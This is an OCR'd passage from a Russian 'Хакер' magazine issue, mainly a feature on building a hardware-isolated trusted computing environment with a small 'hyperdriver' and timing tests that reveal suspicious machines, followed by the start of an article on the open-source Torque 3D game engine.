
114 **UNIXOID**



ЭТОТ БЕЗУМНЫЙ, БЕЗУМНЫЙ OPEN SOURCE

Мы собрали для тебя самые странные платформы для запуска *nix-систем: от тостера до браузерных эмуляторов Linux, NetBSD и других.

102 **КОДИНГ**



ДОВЕРЕННАЯ СРЕДА

Рассказ о принципиально новом подходе к виртуализации, позволяющем получить полностью контролируемую и безопасную среду.

108 **КОДИНГ**





ТОРКАЕТ НА ОТЛИЧНО!

В прошлых номерах мы уже рассказывали о графическом движке Unity, а сейчас поговорим о полностью открытом варианте под названием Torque.

124 **SYN/ACK**



ПЕЧАТЬ ЗАЩИТЫ

Обзор продвинутой системы защиты сети IBM Security Network Intrusion Prevention System и ее многочисленных функций.


128 **SYN/ACK**



УНИВЕРСАЛЬНЫЙ СОЛДАТ

Обзор Rundeck — инструмента автоматизации выполнения программ и скриптов для самых сложных систем и сетей.

134 **SYN/ACK**



НАС БЫЛО СЕМЬ

Не хочешь тратить деньги на коммерческие NAS'ы? С помощью этих решений и почти любого железа ты сможешь собрать свое хранилище.

][-КОНЦЕПТ: ДОВЕРЕННАЯ СРЕДА



Как я делал доверенную вычислительную среду на основе «гипердрайвера»

Есть люди, которым нечего бояться. Но только не нашему читателю! Уверен, что среди читателей журнала «Хакер» найдутся люди, которые по личным или служебным соображениям не могут доверять не только своей ОС, но и ОС, запущенной под виртуальной машиной. Что делать? Есть мысль! Которая, кстати, материальна.

Как сделать «компьютер в компьютере»? Например, можно взять какую-нибудь систему виртуализации, типа VMware, запустить виртуальную машину и получить искомое.

Но с точки зрения информационной безопасности такое решение несостоятельно: этот компьютер будет виртуальным, реально в кремнии его не будет, со всеми вытекающими из этого последствиями. А последствия самые печальные для безопасности выполнения программ: в этом виртуальном компьютере все «как на ладони», корневая ОС «сидит высоко и глядит далеко», не спрятаться.

Нужно, чтобы этот «виртуальный» компьютер был весь абсолютно реальным, из кремния, и на все 100% контролировался только пользователем. Желательно, чтобы он состоял из минимального количества компонентов, и тогда его проверка на недекларированные возможности будет сведена к минимуму. Кроме того, нужно гарантировать его изоляцию от основного недоверенного оборудования.

До недавних пор «распилить» реальный компьютер на работоспособные части было невозможно, не говоря уже об обеспечении полной независимости одной из таких частей, но все течет, все меняется. В настоящее время это вполне реально, и эта статья именно о таком «распиле» компьютера и новых подходах к концепции безопасных вычислений с использованием выделенных частей железа.

КОНЦЕПЦИЯ ДОВЕРЕННЫХ ВЫЧИСЛЕНИЙ

Предположим, тебе нужно выполнить на компьютере некую программу так, чтобы никто не смог вмешаться в ее работу и, более того, не мог подсмотреть, как и что она делает. Кроме этого, ввод/вывод информации на рабочем месте (через клавиатуру, монитор, мышь, съемные носители) во время работы этой программы также должен быть надежно защищен. Назовем такой вариант абсолютно защищенного выполнения программ режимом «доверенной среды» (ДС).

Здесь чрезвычайно важны два положения: во-первых, аппаратура, используемая в доверенных вычислениях, должна быть полностью проверена. Во-вторых, все программы, написанные для работы на этом доверенном оборудовании, должны быть также полностью проверены либо написаны самостоятельно.

До недавних пор это было фантастикой: в реальных условиях мы работаем на аппаратуре и ОС, которую доверенной назвать нельзя. Кроме того, на любом компьютере крутятся сотни программ непонятного происхождения, которые с легкостью могут вмешаться в нашу работу.

ДОВЕРЕННАЯ СРЕДА

Концептуально для создания ДС достаточно всего лишь щепотки памяти и кусочка процессора на обычной вычислительной системе, избыточность только создает проблемы. Этого уже хватит, чтобы создать свой небольшой доверенный компьютер, сделать «компьютер в компьютере».

Но этого мало: в доверенном компьютере, находящемся внутри недоверенной вычислительной системы, должен работать проверенный, а еще лучше написанный собственноручно монитор (маленькая ОС), обеспечивающий работоспособность аппаратуры и приложений, функционирующих на нем.

Другими словами, доверенная среда состоит из доверенного компьютера в компьютере и программного монитора (микроОС), обеспечивающего функционирование приложений, требующих приватного выполнения.




Рис. 1. Откусываем себе памяти и процессора

Естественно, щепотка памяти и выделенное ядро должны быть изолированы от остального оборудования вычислительной системы, причем не только программно (этого мало), но и аппаратно. Сказано — сделано. Вот как это выглядит в реальности (рис. 1).

Скриншоты одного и того же компьютера, слева обычная машина, справа машина с активированной доверенной средой. Разница очевидна, ОС лишилась процессорного ядра и десяти мегабайт оперативной памяти.

Этим фокусам уже лет пять, и ничего нового в этом нет, просто технология не доходила до коммерческого использования и применялась только в исследовательских целях.

Теперь немного конкретизируем понятия. Изолированное ядро процессора — это одно из вычислительных ядер процессора, на работу которого невозможно повлиять извне, то есть никакое оборудование вычислительной установки не должно иметь возможности вмешаться в его работу. Вмешаться может только выключение питания и кнопка аппаратного сброса (сигнал Reset).

Соответственно, изолированное адресное пространство оперативной памяти должно быть недоступно на чтение и модификацию основному оборудованию вычислительной установки — процессорным ядрам, работающим под ОС, и внешним устройствам.

Итак, у нас есть личное процессорное ядро и изолированная память для его работы, следовательно, на базе этого оборудования можно уже запускать программный код. Можно написать для них даже собственную операционную систему, вот только нам это ни к чему. Достаточно сотворить небольшой программный монитор с минимальным набором поддерживаемых функций, только для обеспечения работоспособности и изоляции приватного ПО пользователя.

ПОЛЬЗОВАТЕЛЬСКОЕ ПО ДОВЕРЕННОЙ СРЕДЫ

В доверенной среде желательно предельно минимизировать затраты на программирование и выполнять только операции, требующие приватности, а весь остальной функционал программ — на основном, недоверенном компьютере.

В ДС должны выполняться только критические секции (с точки зрения безопасности) программ, функционирующих на основном компьютере, типа процедур шифрования, идентификации, контроля за основной ОС (обнаружения вторжений), сбора статистики, ведения логов, доверенного ввода/вывода. Соответственно, объем программного кода для таких задач невелик, и его можно написать с относительно небольшими трудозатратами.

Теперь об ограничениях и возможностях программ доверенной среды, функционирующих на изолированном процессорном ядре. Естественно, они должны размещаться в изолированной области адресного пространства ОП и работать без использования каких-либо внешних программных модулей типа API, функций BIOS, вызовов прочего внешнего ПО.

Возможности программ ДВС неограниченны, все программные и аппаратные ресурсы вычислительной установки к их услугам, нужно только уметь этим распорядиться.

ДОВЕРЕННЫЙ ВВОД/ВЫВОД

Что это такое

Для выполнения доверенных вычислений сначала нужно предоставить данные и быть уверенным в том, что они не искажены на этапе ввода, а если они конфиденциальны, то еще убедиться в том, что их никто не «подсмотрел». Обработанные в доверенной среде данные также нужно выгрузить доверенным образом с обеспечением их целостности и приватности. То же самое требуется обеспечить для визуализации процесса вычислений и его результатов на экране монитора.

Следовательно, нужно сделать доверенным не только процесс обработки данных, но и процессы ввода/вывода этих данных, да еще и визуализацию некоторых критически важных параметров. Фактически нужно этот доверенный «компьютер в компьютере» оснастить собственным доверенным периферийным оборудованием.

Способы реализации доверенного ввода/вывода

Существует несколько способов реализации доверенного вывода. Самый очевидный — это поступить так же, как и с процессорным ядром: выделить из аппаратных ресурсов, используемых ОС, необходимые контроллеры и работать с ними только из доверенной среды. Недостаток этого лобового решения — моделезависимость. Нужно писать собственные драйверы для работы с выделенным периферийным оборудованием, а типов этого оборудования слишком много.

Более простым способом будет организация «сеансового» захвата любого из необходимых контроллеров, а чтобы ОС и сторонние программы в это время не «путались под ногами», на время этого сеанса все процессорные ядра, принадлежащие ОС, нужно останавливать (у нас используется термин «заморозить»). Но опять возникает вопрос моделезависимости: как и в первом варианте, нужно писать собственные драйверы под все имеющиеся контроллеры, а это просто нереально.

Поэтому эффективней использовать комбинированный метод. Штатный драйвер ОС инициализирует контроллер до уровня активации буфера обмена данными, и только после активации этого буфера происходит «заморозка» процессоров основной ОС. В этом замороженном состоянии контроллер пишет в буфер обмена / читает из него через DMI, процессор доверенной среды контролирует заполнение буфера и, когда операция завершается, забирает из него данные, а после этого «размораживает» процессоры ОС.

Последний и самый элегантный способ — это работа на лету, когда с внешним устройством работает ОС, ничего не тормозится, не захватывается, но буферы обмена данных гарантированно подменяются, и реальная информация из них идет по каналам ДС, а не основной ОС.

Какие методы используются?

Там, где оборудование хорошо стандартизировано и важна гарантированная надежность (обеспечение сетевого доступа, например), применяется метод выделения контроллеров.

О КОНЦЕПТЕ

К сожалению, должен признаться, что термин «компьютер в компьютере» и концепцию доверенной вычислительной среды на базе реального компьютера в компьютере, о которой идет речь, придумал не я. Автор термина — президент фирмы «Информзащита» Петр Ефимов.

Я только реализовывал ее в конкретных технических решениях, моих силенок на всю задачу не хватило бы, работала команда. Причем не только из моих коллег, но и из сотрудников отдела перспективных разработок «Кода Безопасности» во главе с Максимом Шипиловым.

Так что и архитектура, и технические решения, реализующие концепцию «компьютер в компьютере» для организации ДС, — это плод коллективного труда, и, когда я буду по привычке писать от первого лица, нужно понимать, что это не вполне соответствует действительности.

ОПЕРАТИВНАЯ ПАМЯТЬ, АППАРАТНЫЙ СБРОС И НЕМНОГО ПАРАНОЙИ

Изолированная для нужд ДС память имеет один принципиальный изъян: после аппаратного сброса изолированный участок оперативной памяти перестанет быть изолированным, к нему сможет обращаться любая программа на любом процессорном ядре. Но информация, хранившаяся в нем, останется, и во многих случаях после аппаратного сброса можно получить к ней доступ. Поэтому критически важную информацию в изолированном адресном пространстве размещать нельзя, там может находиться только программный код ДС, локальные переменные и системные таблицы.

Следовательно, хранить секретную информацию (ключи шифрования как минимум) можно только в регистрах изолированного процессорного ядра, поскольку они гарантированно обнуляются при выполнении аппаратного сброса, предшествующего процедуре перезагрузки системы.




Рис. 2. Пример работы гипердрайвера




Рис. 3. Скриншот участка памяти с включенной ДС

Там, где нет даже намека на стандартизацию протоколов доступа к оборудованию и полно недокументированных возможностей (пример — современные видеоадаптеры), применен метод заморозки ОС на время чтения/записи буферов данных.

В более простых случаях реализуется метод подмены/съема информации на лету, к примеру, так реализована работа с клавиатурным вводом.

ЖИЗНЕННЫЙ ЦИКЛ ДОВЕРЕННОЙ СРЕДЫ

В нашем мире все имеет начало и все имеет конец, в случае с ДС назовем этот краткий миг «между прошлым и будущим» жизненным циклом ДС. В момент рождения она, естественно, слаба и беззащитна, любой ее может «обидеть» (подменить параметры) либо «угнать» (заменить программный код).

Поэтому для активации доверенной среды выбирается момент, когда рядом никого нет, то есть доверенная среда активируется **до** загрузки ОС. Сразу после инициализации системы через BIOS/UEFI управление передается на загрузчик ДС, активирующий доверенную среду на «чистой» машине, и только после активации передает управление на штатный загрузчик ОС.

Таким образом, ОС с момента своей инициализации даже не догадывается о наличии на вычислительной установке скрытых от нее аппаратных и программных ресурсов.

Спрашивается, как организовать взаимодействие ОС и ДС, например вызвать функцию, реализованную в ДС? Поскольку ОС ничего не знает о ДС, единственный способ начать им общаться — это использовать публичный ресурс — оперативную память общего доступа.

Для этого приложение, функционирующее в ОС, выставляет в оперативной памяти сигнатуру, которую обнаруживает ДС. Затем, в рамках протокола обмена, в оперативной памяти инициализируются некие переменные, служащие интерфейсом между ДС и приложением, которое захочет воспользоваться услугами ДС.

Поскольку исходные данные и результаты работы ДС передаются через ОП общего пользования, их также могут «подсмотреть» и модифицировать. Но в большинстве случаев это не проблема, поскольку их можно зашифровать либо напрямую выдать в сеансе доверенного выполнения на какой-то аппаратный контроллер, к примеру на экран монитора либо в сетевой адаптер.

И вот система славно поработала, «караул устал», оператору захотелось покурить, и он «усыпляет» систему. Такой вариант ДС не устраивает, потому что в режимах сна критические данные и коды могут выгружаться на внешние носители и, соответственно, там в беззащитном состоянии их можно анализировать и модифицировать.

Поэтому в доверенной вычислительной среде используется принцип «умерла так умерла». Если запускается процедура сна или гибернации, то система вместо этого выключается, данные и программы ДС не выгружаются на устройство долговременного хранения, — конечно, неудобно, но безопасность превыше всего….

ТЕХНИЧЕСКАЯ РЕАЛИЗАЦИЯ

Для технической реализации нашей ДС мы будем использовать аппаратуру виртуализации. Главная проблема использования аппаратуры виртуализации — это написать два абсолютно разных гипервизора, для Intel и AMD соответственно. Это очень большой и сложный объем работы, который пришлось проделать с нуля.

Тяжелым, но вынужденным решением стал отказ от поддержки начальных ревизий систем виртуализации для Intel. Пришлось в целях надежности и функциональности ограничиться поддержкой начиная с версий 13, а это значит, что без поддержки технологии EPT (расширенное страничное преобразование) в процессорах Intel доверенная среда работать не будет.

У процессоров AMD проблем с ранними версиями аппаратуры виртуализации нет, все их ревизии работают с ДВС, и вообще мне их система виртуализации нравится больше (и не мне одному).

В результате родилась комбинированная технология, когда процессорное ядро для монопольного использования в доверенной среде изолировалось стандартным образом, одинаковым для процессоров AMD и Intel, а все защитные и контрольные функции выполнялись при помощи аппаратуры виртуализации на остальных ядрах, функционирующих под управлением ОС.

Изолированное ядро

Это ядро должно быть ядром с последним номером, оно может быть логическим (при включенном гипертрейдинге), но всегда забирается в первозданном, не запятнанном работой с разными непроверенными программами состоянии. Его только проиници-




Рис. 4. Корневая запись системной таблицы

ализировал BIOS, а после этого оно сразу попадает в ДС и там остается до выключения питания.

Этим гарантируется надежность и предсказуемость поведения этого ядра в ДС: его состояние не модифицировано сторонними программами, а если его кто и «попортил», то только BIOS, и все вопросы уже к его авторам. А если оно проходило проверку на НДВ — то к экспертам и методикам этих проверок.

Его величество гипердрайвер

Обычно программу, использующую аппаратуру виртуализации, называют гипервизор. Но это — большие программные комплексы с мегабайтами кода. В нашем случае задача попроще и кода-то всего ничего — не больше десяти килобайт. Так что гипервизором назвать его язык не поворачивается, это не гипервизор, это «гипердрайвер» — так и будем его далее именовать.

Гипердрайвер на процессорных ядрах, используемых ОС и прикладными программами, предназначен только для двух задач: во-первых, он должен обеспечить дополнительную защиту процессорного ядра и памяти доверенной среды, а во-вторых, выделять аппаратуру необходимых контроллеров ввода/вывода для сеансов доверенного обмена информацией. Пример работы гипердрайвера приведен на рис. 2.

Скриншот участка ОП для обычного режима работы ОС, ДС не активирована, и в этом месте памяти размещены таблицы ОС. На рис. 3 приведен скриншот этого же участка памяти, но с включенной ДС.

В этой области памяти включена защита от доступа/модификации и ничего не видно, хотя по этим адресам реально находятся системные таблицы процессорного ядра доверенной среды.

Но можно отключить защиту, и тогда в этих адресах ОП увидим фактически расположенную там корневую запись системной таблицы (PG) ДС (рис. 4). Сейчас ДС будет доступна для модификации и просмотра, но это только в отладочном режиме, естественно.

ОГРАНИЧЕНИЯ ПРИМЕНЕНИЯ

Работоспособность доверенной среды поддерживается, естественно, не на всех аппаратных платформах — слишком технически сложное решение и не везде есть необходимое для этого оборудование. Обязательным условием является наличие аппаратуры виртуализации и хотя бы двух процессорных ядер.

Для оборудования AMD этим ограничения и кончаются, с Intel все гораздо сложнее: там стабильные и полнофункциональные версии аппаратуры виртуализации появились только года три-четыре тому назад и старые процессоры поддерживать работу ДС в полном объеме не будут. Кроме аппаратных ограничений, есть и ограничения на BIOS в части загрузчика UEFI, пока в образ загрузчика ОС не включен активатор ДС, это дело будущего.

Из ограничений с программными компонентами есть одно: официальные системы виртуализации совместимы с гипердрайвером, только если они не используют аппаратную виртуализацию.

Гипердрайвер, по праву «первой ночи», захватывает контроль над аппаратурой виртуализации и, естественно, больше никому ее не отдает, поэтому официальным гипервизорам приходится работать либо в режиме паравиртуализации, либо в режиме эмуляции нулевого уровня привилегий, что даже хорошо с точки зрения безопасности и контроля.

«ДЕНЬ СУРКА»

Гипердрайверы, которыми я занимаюсь, пока не применялись в масштабных коммерческих проектах, но это не значит, что они вообще не использовались. Отнюдь, технология отработана, она надежна, но иногда встречаются аномалии.

Это неудивительно, гипердрайвер в первую очередь работает с кремнием, и разные «беспределы» в нем (этому посвящены статьи цикла «Кремневый беспредел») гипердрайвером сразу выявляются. Это, можно сказать, «лакмусовая бумажка» — засунул в материнскую плату и сразу видишь, «что такое хорошо, а что такое плохо».

Чтобы не быть голословным, приведу конкретный пример. Вот снимки того, что называется «хорошо» (рис. 5).

На фотографии — экран тестовой программы замера времени выполнения команд и обработки исключений. Время считается в машинных тактах, замер произведен на эталонной машине без гипердрайвера — реально чистая машина, вопросов к ней нет.

А вот эта же эталонная машина, но с загруженным гипердрайвером (рис. 6).

Гипердрайвер «честный», он не пытается замаскировать свое присутствие в системе (к слову, таких возможностей у систем виртуализации множество, но здесь все по-честному, на честной машине).

Видно, что время выполнения команд и исключений увеличивается при загрузке гипердрайвера, и это нормально.

Увеличение времени выполнения бывает двух типов. Первый тип, самый очевидный, — время увеличивается из-за входа в хост гипервизора, на снимке это команда CPUID, XSETBV и RDMSR с не-

INTEL И БЕЗОПАСНОСТЬ

После инициализации BIOS на платформе Intel мы получаем машину с уже настроенными системами безопасности. Во многих случаях нет даже возможности посмотреть, как они настроены. А если и есть, то ничего изменить уже нельзя: выполнена аппаратная блокировка попыток модификации параметров.

Так что надежность системы на платформе Intel — это вопрос к сборщикам BIOS и архитекторам Intel, я тут, как говорится, умываю руки…



Рис. 5. Честная, хорошая система!

Рис. 6. Эталонная машина с загруженным гипердрайвером



Рис. 7. Замер времени на плохой машине

Рис. 8. ...а с гипердрайвером — совсем все плохо!

корректным номером регистра. Циклы выполнения этих команд всегда увеличиваются на 1200–1500 тактов, в зависимости от архитектуры и прошивки микрокода процессора.

Второй тип увеличения длительности команд — появление дополнительных стадий выполнения команды без выхода в хост гипервизора. Примером может служить левая часть экрана, где выведены значения MSR-регистров и время доступа к ним. Время под гипервизором увеличилось в среднем на 30 тактов, эти такты тратятся на проверку соответствия номера текущего регистра со списком номеров регистров, требующих выхода в хост. То же самое касается доступа к памяти и обработки исключений, но там, естественно, увеличение длительности выполнения будет другим. Можешь посмотреть сам, на сколько тактов увеличивается время выполнения этих операций.

Короче говоря, это чистая эталонная машина. А теперь посмотри на снимки экрана той же программы замера времени выполнения на машине, в которой все «плохо» (рис. 7).

Даже без гипердрайвера сразу видны проблемы: команда XSETBV не выполняется, но вполне возможно, что это отрабатывается исключение UD — недействительный код команды. Теперь об однозначных проблемах:

- команда CPUID с недействительным номером запроса выполняется слишком долго;
- запредельное время доступа к MSR-регистрам с номерами 3F8h–3FEh;
- не отключилось кеширование ОП, MemAcc показывает время доступа к ОП через кеш, а не время прямой транзакции в контроллер памяти.

Запускаем на этой плохой машине гипердрайвер, теперь все стало совсем плохо (рис. 8).

Во-первых, на этой машине гипердрайвер установил мировой рекорд: он умудрился зайти в хост и выйти из него при обработке команды CPUID за 750 тактов. Я такое вижу впервые, объяснение одно: счетчик тактов работает неправильно, чудес на свете не бывает...

Во-вторых, установлен и антирекорд: при выполнении команды RDMSR с недействительным номером регистра вход в хост и выход занял практически 3000 тактов. Диагноз тот же, опять счетчик тактов отработал неправильно...

В-третьих, не увеличилось время доступа к MSR-регистрам, наблюдается полный хаос, но в среднем оно практически не изменилось...

В-четвертых, опять не отработал доступ к оперативной памяти, время увеличилось только на 300 тактов — это время для теневой трансляции, но физический доступ все равно идет в кеш...

Можно только гадать, что за чудеса творятся на этой машине. Вариантов несколько: это может быть особенность реализации режима системного менеджмента, специфика прошивки микрокода, необычная активность сервисного процессора, но может быть и встроенный в BIOS гипервизор, по типу того, что был описан в статье «Китайские закладки».

Естественно, на такой «паленой» машине ни о какой доверенной среде говорить не приходится, да она и не загружается, виснет в середине загрузки ОС...

«А НАПОСЛЕДОК Я СКАЖУ...»


И скажу без лишней скромности: в муках родилась абсолютно новая концепция информационной безопасности.

Она не просто родилась как абстрактный фантом, а реализована в виде программной платформы. На эту платформу можно «навешивать» различные полезные нагрузки, но пока, насколько мне известно, владелец технологии (фирма «Код Безопасности») планирует внедрять ее в области ДБО. Что будет дальше — посмотрим. ☒

ТОРКАЕТ НА ОТЛИЧНО!

Torque 3D: опенсорсный движок для хардкорных игр

На движке Torque 3D (и его предках) выпущено немало тайтлов на различных платформах. Движок подходит для игр самых разных жанров: начиная с шутеров от первого лица и гонок до казуальных головоломок и хардкорных стратегий. Но самое главное достоинство — его любит Юрий Язев и пишет на нем MMORPG (хорошо быть редактором — вот так берешь и вмешиваешься в чужой текст. — Прим. ред.). Ладно, шучу. Второе его главное достоинство — он опенсорсный!



Юрий «yurembo» Язев
Ведущий программист компании GenomeGames
yazevsoft@gmail.com, www.pgenom.ru

TORQUE 3D: ПРЕДЫСТОРИЯ

Для понимания принципов любого программного продукта неплохо обратиться к его истории. У современного Torque 3D она весьма длинная и тернистая.

А началось все в 2001 году, когда компания Dynamix разработала игру Tribes 2. В том же году, после того как издатель игры — компания Sierra была расформирована, ключевые сотрудники Dynamix организовали фирму GarageGames, которая стала заниматься доработкой и развитием движка от Tribes 2, впоследствии получившего имя Torque Game Engine. Стоит отметить, что в качестве графической подсистемы этот движок использовал OpenGL. В последующие годы TGE развивался, и в 2007 году был выпущен Torque Game Engine Advanced, главным отличием которого стало использование DirectX. В 2009-м началась новая эра — был выпущен движок Torque 3D. Время шло, движок совершенствовался, его цена постепенно понижалась. И в сентябре 2012 года GarageGames выпустила движок в Open Source под лицензией MIT. С тех пор Torque 3D стал развиваться еще динамичнее.

Между тем GarageGames занималась разработкой не только одного продукта. После выхода TGEA GarageGames начала разработку двумерной версии движка — Torque 2D, впоследствии названного Torque Game Builder. Позднее эти два направления (2D- и 3D-движки) получили множество ответвлений: версии под OS X, iOS, Linux, Xbox 360, Wii, даже была версия движка под XNA (так называемый Torque X). Однако на сегодняшний момент GarageGames поддерживает только два движка. Torque 2D имеет одну кодовую базу для трех операционных систем: Windows, OS X, iOS; при этом код Torque 3D компилируется под две оси: Windows и Linux, но в последней работает только в консольном режиме — чтобы можно было запустить выделенный сервер.

TORQUE 3D: ТЕКУЩЕЕ СОСТОЯНИЕ

Подобно движку idTech (начиная со второй версии), на котором строится серия Quake, Torque использует клиент-серверную архитектуру даже для однопользовательских игр. Это позволяет реализовывать как синглплеерные, так и мультиплеерные игры, не внося изменений в кодовую базу.

Сейчас существует уже третья версия движка, тогда как на момент выхода в «свободное плавание» была только версия 1.2. Вкратце обрисуем текущее состояние Torque 3D.

Для визуализации используется DirectX 9.0. Несмотря на то что имеются более свежие выпуски либы, девятка стала негласным стандартом для рендеринга в реальном времени — во многом из-за появления и широкого распространения портативных машин низкой мощности, в играх для которых Торк обрел новую жизнь. Между прочим, графический пайплайн — очень сильная сторона движка, тем самым он выдает высокий FPS для картинки отличного качества даже на морально устаревших машинах.

В Torque 3D имеется поддержка PhysX, но в большинстве проектов его использование излишне, обычно достаточно стандартной физической подсистемы. Движки семейства Torque всегда славились своей сетевой подсистемой. На протяжении прошлых лет с этим нельзя было не согласиться, однако время идет, конкуренты не спят и совершенствуют свои технологии. И сейчас, к сожалению, сетевую подсистему Торка нельзя назвать лидером индустрии. Движок перестал отвечать ее требованиям, поэтому, чтобы реализовать поддержку большого числа одновременно играющих пользователей (для MMOG), приходится модифицировать сетевую систему.

С помощью сгенерированного при компиляции плагина можно запустить игру в браузере. Поддерживаются все мало-мальски распространенные браузеры.

